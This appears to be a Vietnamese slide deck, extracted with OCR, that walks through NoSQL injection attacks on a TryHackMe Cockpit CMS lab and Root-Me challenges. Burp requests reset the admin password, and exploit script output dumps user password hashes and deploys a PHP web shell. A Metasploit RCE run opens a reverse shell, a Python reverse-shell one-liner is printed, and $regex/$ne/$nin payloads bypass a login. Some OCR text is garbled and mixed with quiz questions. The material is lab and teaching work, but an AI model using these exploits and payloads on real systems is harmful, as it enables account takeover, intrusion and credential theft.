
The screenshot shows the Burp Suite Community Edition interface. The 'Repeater' tab is selected. In the 'Request' pane, a POST request is shown with the following content:

```
Pretty Raw Hex
1 POST /auth/newpassword HTTP/1.1
2 Host: 10.10.43.99
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 X-Requested-With: XMLHttpRequest
8 Content-Type: application/json; charset=UTF-8
9 Content-Length: 60
10 Origin: http://10.10.43.99
11 Connection: close
12 Cookie: 8071dec2be26139e39a170762581c00f=Indvipj93a94i28in7grud3qls
13
14 {
    "token": "xp-e01177ed644502d6b8e0f1a7a5611f9366659750681db"
}
```

The 'Response' pane shows a page titled 'Cockpit' with the status 'Admin'. A 'New Password' input field is present, and a 'RESET' button is highlighted with a blue border.

Gửi token của admin đến /auth/newpassword bằng phương thức POST

Kịch bản 4



Thông tin chi tiết tài khoản admin trong response

Kịch bản 4

The screenshot shows the Burp Suite Community Edition interface with the title "Burp Suite Community Edition v2024.3.1.4 - Temporary Project". The "Repeater" tab is selected. The "Request" pane displays a POST /auth/resetpassword HTTP/1.1 request with the following content:

```
POST /auth/resetpassword HTTP/1.1
Host: 10.10.43.99
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Content-Type: application/json; charset=UTF-8
Content-Length: 81
Origin: http://10.10.43.99
Connection: close
Cookie: 8071dec2be26139e39a170762581c00f=1ndv1pj93a94i28in7grud3q1s

{
  "token": "xp-cf39a550fe8bd17854d29a117144487f666594bb2140a",
  "password": "12345"
}
```

The "Response" pane shows a successful HTTP/1.0 200 OK response with the following content:

```
HTTP/1.0 200 OK
Date: Sun, 09 Jun 2024 12:07:33 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 45
Connection: close
Content-Type: application/json


{
  "success":true,
  "message":"Password updated"
}
```

The status bar at the bottom indicates "314 bytes | 442 millis" and "Memory: 198.3MB".

Kịch bản 4

The screenshot shows a Firefox browser window with the address bar set to 10.10.43.99. The page title is "Cockpit". The main content area is the Cockpit dashboard. At the top left is a green box with a white letter "A". To its right is the word "Admin". Below this are two tabs: "ADMIN" (which is selected) and "ACCOUNT". A search bar says "Search for anything...". On the right side, there is a sidebar with a "Logout" button. The main content area has three main sections: "COLLECTIONS +", "SINGLETONS +", and "FORMS +". Each section contains a single item with a small icon and the text "No collections", "No singletons", and "No forms" respectively. At the bottom left, there is a calendar for June 9, 2024, with days from Monday to Sunday.

Kịch bản 4



Kịch bản 4

Banner và danh sách tùy chọn

Kịch bản 4

```
(kali㉿kali)-[~/Desktop]
$ python exploit.py http://10.10.66.82/
[*] Target : http://10.10.66.82
[*] Sending request to dump users.
[+] Found Users : ['admin', 'darkStar7471', 'skidy', 'ekoparty']
[+] Changing password of admin
[*] Requesting for password reset token
[+] Found token for user admin : rp-25ae16af335aaa8b44412b92146a416f66658dcd057bb
[+] Dumping admin's data
[+] Username : admin
[+] Email : admin@yourdomain.de
[+] Group : admin
[+] Hash : $2y$10$dChrF2KNbWuib/5lW1ePiegKYSxHeqWwrVC.FN5kyqhIsIdbtn0jq
[*] Resetting admin's password.
[+] Password reset successful
[+] New password of admin : P@ssw0rd
[*] Logging in as admin
[+] Successfully logged in as admin
[+] Bingoo, File has been deployed successfully : H6xDaU.php
[+] File's location : http://10.10.66.82/H6xDaU.php
[*] Execution example : http://10.10.66.82/H6xDaU.php?cmd=id
[+] Output : uid=33(www-data) gid=33(www-data) groups=33(www-data)
[+] Good luck for Privilege Escalation :)
```

Thực hiện khai thác lỗ hổng NoSQLi

Kịch bản 4

```
(kali㉿kali)-[~/Desktop]
$ python exploit.py http://10.10.66.82/ --dump_all
[*] Target : http://10.10.66.82
[*] Sending request to dump users.
[+] Found Users : ['admin', 'darkStar7471', 'skidy', 'ekoparty']
[+] Changing password of admin
[*] Requesting for password reset token
[+] Found token for user admin : rp-2e88e721026a6cdf6774a4a5500378eb66658e25a6e0f
[+] Dumping admin's data
[+] Changing password of darkStar7471
[*] Requesting for password reset token
[+] Found token for user darkStar7471 : rp-98d5e5f6f743b43914987efb204536c166658e274c2ee
[+] Dumping darkStar7471's data
[+] Changing password of skidy
[*] Requesting for password reset token
[+] Found token for user skidy : rp-bf9cc7fac0158377be08874f5c803c1c66658e28e63b0
[+] Dumping skidy's data
[+] Changing password of ekoparty
[*] Requesting for password reset token
[+] Found token for user ekoparty : rp-de513edbde0caa92879107a2819a3e6466658e2a95316
[+] Dumping ekoparty's data
[+] Username : admin
[+] Email : admin@yourdomain.de
[+] Group : admin
[+] Hash : $2y$10$XzPdN4eSE8QcyK/BPToZseQBSqhiyvKw8IU/iYubHdIiiegWdz2ce
[+] Username : darkStar7471
[+] Email : darkstar7471@tryhackme.fakemail
[+] Group : admin
[+] Hash : $2y$10$uAm8IylkDFQvi0/CbzP4du0qKCFCFTiv2x7JSdm2UWyr9TJUX86e
[+] Username : skidy
[+] Email : skidy@tryhackme.fakemail
[+] Group : admin
[+] Hash : $2y$10$uiZPeUQNerlnYxbI5PsnLurWgvhOCW2LbPopvL05XTWY.jCUave6S
[+] Username : ekoparty
[+] Email : ekoparty@tryhackme.fakemail
[+] Group : admin
[+] Hash : $2y$10$Cz5whXg.dzlI4t8upxw9GulhqVbt0hNVE8trz5aB2pReye5/qW8BW
```

Kịch bản 4

```
This copy of metasploit-framework is more than two weeks old.  
Consider running 'msfupdate' to update to the latest version.  
msf6 > search cockpit  
  
Matching Modules  
=====
```

#	Name	Disclosure Date	Rank	Check	Description
-	---	-----	-----	-----	-----
0	exploit/multi/http/cockpit_cms_rce	2021-04-13	normal	Yes	Cockpit CMS NoSQLi to RCE

```
Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/cockpit_cms_rce  
  
msf6 > use 0  
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp  
msf6 exploit(multi/http/cockpit_cms_rce) > show [ ]
```

Tìm kiếm payload phù hợp

Kịch bản 4

```
msf6 exploit(multi/http/cockpit_cms_rce) > show options

Module options (exploit/multi/http/cockpit_cms_rce):

Name      Current Setting  Required  Description
----      -----          -----    -----
ENUM_USERS      true        no        Enumerate users
Proxies          no        no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          yes        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT            80        yes       The target port (TCP)
SSL              false      no        Negotiate SSL/TLS for outgoing connections
TARGETURI        /         yes       The URI of Cockpit
USER             no        no        User account to take over
VHOST           USERNAME  no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description      PASSWORD
----      -----          -----    -----
LHOST      192.168.0.102  yes        The listen address (an interface may be specified)
LPORT      4444        yes        The listen port

Exploit target:

Id  Name
--  --
0  Automatic Target

msf6 exploit(multi/http/cockpit_cms_rce) > set RHOSTS 10.10.246.65
```

Xem tùy chọn của payload

Kịch bản 4

```
msf6 exploit(multi/http/cockpit_cms_rce) > set RHOSTS 10.10.246.65
RHOSTS => 10.10.246.65 Title IP Address Expire
msf6 exploit(multi/http/cockpit_cms_rce) > set LHOST 10.9.144.115
LHOST => 10.9.144.115 51m
msf6 exploit(multi/http/cockpit_cms_rce) > run

[*] Started reverse TCP handler on 10.9.144.115:4444
[*] Attempting Username Enumeration (CVE-2020-35846)
[+] Found users: ["admin", "darkStar7471", "skidy", "ekoparty"]
[-] Exploit aborted due to failure: bad-config: 10.10.246.65:80 - User to exploit required
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/cockpit_cms_rce) > set USER admin
USER => admin
msf6 exploit(multi/http/cockpit_cms_rce) > run

[*] Exploit completed, but no session was created? (CMS installed on the server?)

[*] Started reverse TCP handler on 10.9.144.115:4444
[*] Attempting Username Enumeration (CVE-2020-35846)
[+] Found users: ["admin", "darkStar7471", "skidy", "ekoparty"]
[*] Obtaining reset tokens (CVE-2020-35847)
[+] Found tokens: ["rp-d72d501f6207ac757ac3cb114d1a0a4760a88abe28f23"]
[*] Checking token: rp-d72d501f6207ac757ac3cb114d1a0a4760a88abe28f23
[*] Obtaining user info
[*] user: admin
[*] name: Admin Any users can you identify when you reproduce the user enumeration attack?
[*] email: admin@yourdomain.de
[*] active: true
[*] group: admin
[*] password: $2y$10$dBhrF2KNbWuib/5lW1ePiegKYSxHeqWwrVC.FN5kyqhIsIdbtn0jq
[*] i18n: en Is the path that allows you to change user account passwords?
[*] _created: 1621655201
[*] _modified: 1621655201 ****
[*] _id: 60a87ea165343539ee000300
[*] _reset_token: rp-d72d501f6207ac757ac3cb114d1a0a4760a88abe28f23
[*] md5email: a11ee8bf873a483db461bb169beccec (CMS). What is Skidy's email.
[+] Changing password to p5IdyK4hU4
```

Thực hiện khai thác

Kịch bản 4

```
Stdapi: System Commands
=====
E: Windows only
Command      Description
-----
execute      Execute a command
getenv       Get one or more environment variable values
getpid       Get the current process identifier
getuid       Get the user that the server is running as
kill         Terminate a process
localtime    Displays the target system local date and time
pgrep        Filter processes by name
pkill        Terminate processes by name
ps           List running processes
shell        Drop into a system command shell
sysinfo     Gets information about the remote system, such as OS

Stdapi: Audio Output Commands
=====
import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",4242));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")
=====

Command      Description
-----
play         play a waveform audio file (.wav) on the target system

meterpreter > shell
Process 1017 created.
Channel 0 created.
which python3
/usr/bin/python3
python3 -c 'import socket,subprocess;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",4242));subprocess'>
```

Thực hiện reverse shell (1)

Kịch bản 4

```
www-data@ubuntu:/var/www/html/cockpit$ ls
CONTRIBUTING.md  addons      cp      lib      modules   subtitle  Tools  View  Help
Dockerfile        assets      favicon.png  index.php package.json  storage
LICENSE          4          Media  cockpit.php
README.md        composer.json  install
www-data@ubuntu:/var/www/html/cockpit$ cat webflag.php
<?php
    $flag = "thm{f158bea70731c48b05657a02aa955626d78e9fb}";
?>
www-data@ubuntu:/var/www/html/cockpit$ netstat -l
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 localhost:27017           *:*                  LISTEN
tcp      0      0 *:ssh                   *:*                  LISTEN
tcp6     0      0 [::]:http              [::]:*                LISTEN
tcp6     0      0 [::]:ssh              [::]:*                LISTEN
udp      0      0 *:bootpc              *:*                  LISTEN
Active UNIX domain sockets (only servers)
Proto RefCnt Flags       Type      State      I-Node  Path
unix    2  [ ACC ]     SEQPACKET  LISTENING  9348    /run/udev/control
unix    2  [ ACC ]     STREAM    LISTENING  15763   /tmp/mongodb-27017.sock
unix    2  [ ACC ]     STREAM    LISTENING  11623   /var/run/dbus/system_bus_socket
unix    2  [ ACC ]     STREAM    LISTENING  11624   /run/uuidd/request
unix    2  [ ACC ]     STREAM    LISTENING  9330    /run/systemd/private
unix    2  [ ACC ]     STREAM    LISTENING  9335    /run/systemd/journal/stdout
unix    2  [ ACC ]     STREAM    LISTENING  9486    /run/systemd/fsck.progress
www-data@ubuntu:/var/www/html/cockpit$ mongo
MongoDB shell version: 2.6.10
```

Thực hiện reverse shell (2)

Kịch bản 5


Mô tả cơ bản

Tên lỗ hổng: Root me NoSQL injection – Authentication


Tóm tắt: Challenge của rootme mô phỏng lỗ hổng NoSQLi tại module xác thực

Link video demo: [Tại đây](#)

Kịch bản 5



Hình: Giao diện đăng nhập của challenge



Hình: Thông báo khi đăng nhập sai

Kịch bản 5

The screenshot shows a browser developer tools interface with two panels: 'Request' on the left and 'Response' on the right.

Request:

- Pretty tab is selected.
- Raw and Hex tabs are available.
- Content:

```
1 GET /web-serveur/ch38/?login=a&pass=a HTTP/1.1
2 Host: challenge01.root-me.org
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0
   Safari/537.36
5 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/a
   vif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan
   ge;v=b3;q=0.7
6 Referer: http://challenge01.root-me.org/web-serveur/ch38/
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: vi-VN,vi;q=0.9,en-US;q=0.8,en;q=0.7
9 Cookie: _ga=GAI.1.187373180.1717661644; _ga_SRYSIKX09J7=
   GS1.1.1717943091.5.1.1717943160.0.0.0
10 Connection: keep-alive
11
12
```

Response:

- Pretty tab is selected.
- Raw, Hex, and Render tabs are available.
- Content:

```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Sun, 09 Jun 2024 14:29:48 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 Vary: Accept-Encoding
7 X-Powered-By: PHP/5.5.9
8 Content-Length: 332
9
10 <!DOCTYPE html>
11 <html xmlns="http://www.w3.org/1999/xhtml" lang="fr">
12   <body>
     <link rel='stylesheet' property='stylesheet' id='s' type
       ='text/css' href='/template/s.css' media='all' />
     <iframe id='iframe' src='
       https://www.root-me.org/?page=externe_header'
     </iframe>
13   Bad username or bad password !<br />
14 </body>
15 </html>
16
```

Hình: Thông báo khi đăng nhập sai

Kịch bản 5

The screenshot shows two panels: Request and Response, likely from a browser's developer tools Network tab.

Request:

Pretty	Raw	Hex
1 GET /web-serveur/ch38/?login[\$regex]=.*&pass[\$regex]=.* HTTP/1.1 2 Host: challenge01.root-me.org 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 6 Referer: http://challenge01.root-me.org/web-serveur/ch38/ 7 Accept-Encoding: gzip, deflate, br 8 Accept-Language: vi-VN,vi;q=0.9,en-US;q=0.8,en;q=0.7 9 Cookie: _ga=GA1.1.187373180.1717661644; _ga_SRYSIK09J7=GS1.1.1717943091.5.1.1717943160.0.0.0 10 Connection: keep-alive 11 12		

Response:

Pretty	Raw	Hex	Render
1 HTTP/1.1 200 OK 2 Server: nginx 3 Date: Sun, 09 Jun 2024 14:31:29 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 Vary: Accept-Encoding 7 X-Powered-By: PHP/5.5.9 8 Content-Length: 330 9 10 <!DOCTYPE html> 11 <html xmlns="http://www.w3.org/1999/xhtml" lang="fr" 12 > 12 <body> 13 <link rel='stylesheet' property='stylesheet' id='s' type='text/css' href='/template/s.css' media='all' /> 14 <iframe id='iframe' src='https://www.root-me.org/?page=externe_header'> 15 </iframe> 16 You are connected as : admin 17 </body> 18 </html>			

Hình: Bypass đăng nhập bằng toán tử \$regex

Kịch bản 5

Request

```
Pretty Raw Hex ⚙️ ⓘ ⓘ ⓘ
1 GET /web-serveur/ch38/?login[$ne]=admin&pass[$regex]=.*  
HTTP/1.1  
2 Host: challenge01.root-me.org  
3 Upgrade-Insecure-Requests: 1  
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)  
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0  
Safari/537.36  
5 Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7  
6 Referer:  
http://challenge01.root-me.org/web-serveur/ch38/  
7 Accept-Encoding: gzip, deflate, br  
8 Accept-Language: vi-VN,vi;q=0.9,en-US;q=0.8,en;q=0.7  
9 Cookie: _ga=GA1.1.187373180.1717661644; _ga_SRYSHOK09J7=GS1.1.1717943091.5.1.1717943160.0.0.0  
10 Connection: keep-alive  
11  
12
```

Response

```
Pretty Raw Hex Render ⚙️ ⓘ ⓘ ⓘ
1 HTTP/1.1 200 OK  
2 Server: nginx  
3 Date: Sun, 09 Jun 2024 14:39:35 GMT  
4 Content-Type: text/html; charset=UTF-8  
5 Connection: keep-alive  
6 Vary: Accept-Encoding  
7 X-Powered-By: PHP/5.5.9  
8 Content-Length: 329  
9  
10 <!DOCTYPE html>  
11 <html xmlns="http://www.w3.org/1999/xhtml" lang="fr">  
12   <body>  
    <link rel='stylesheet' property='stylesheet' id='s' type='text/css' href='/template/s.css' media='all' />  
    <iframe id='iframe' src='https://www.root-me.org/?page=externe_header'>  
    </iframe>  
    You are connected as : test<br />  
  </body>  
</html>  
..
```

Hình: Đăng nhập vào tài khoản bất kỳ không phải admin

Kịch bản 5

Request

Pretty Raw Hex

```
1 GET /web-serveur/ch38/?login[$nin][]=admin&login[$nin][]  
2 =test&pass[$regex]=.* HTTP/1.1  
3 Host: challenge01.root-me.org  
4 Upgrade-Insecure-Requests: 1  
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)  
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0  
Safari/537.36  
6 Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7  
7 Referer:  
http://challenge01.root-me.org/web-serveur/ch38/  
8 Accept-Encoding: gzip, deflate, br  
9 Accept-Language: vi-VN,vi;q=0.9,en-US;q=0.8,en;q=0.7  
Cookie: _ga=GAI.1.187373180.1717661644; _ga_SRYSKX09J7=GS1.1.1717943091.5.1.1717943160.0.0.0  
10 Connection: keep-alive  
11  
12
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK  
2 Server: nginx  
3 Date: Sun, 09 Jun 2024 14:42:19 GMT  
4 Content-Type: text/html; charset=UTF-8  
5 Connection: keep-alive  
6 Vary: Accept-Encoding  
7 X-Powered-By: PHP/5.5.9  
8 Content-Length: 353  
9  
10 <!DOCTYPE html>  
11 <html xmlns="http://www.w3.org/1999/xhtml" lang="fr">  
12 <body>  
13 <link rel='stylesheet' property='stylesheet' id='s' type='text/css' href='/template/s.css' media='all' />  
14 <iframe id='iframe' src='https://www.root-me.org/?page=externe_header'>  
15 </body>  
16 </html>
```

Hình: Bỏ qua admin và test, đăng nhập với tài khoản ẩn thành công

Kịch bản 6

Mô tả cơ bản

Tên lỗ hổng: Root me NoSQL injection – Blind

Tóm tắt: Challenge của rootme mô phỏng lỗ hổng NoSQLi blind, trong đó người chơi buộc phải bruteforce để có được flag

Link video demo: [Tại đây](#)

Kịch bản 6

Request

```
Pretty Raw Hex
1 GET /web-serveur/ch48/index.php?chall_name=nosqlblind&flag=nosqli_no_secret_4_you HTTP/1.1
2 Host: challenge01.root-me.org
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
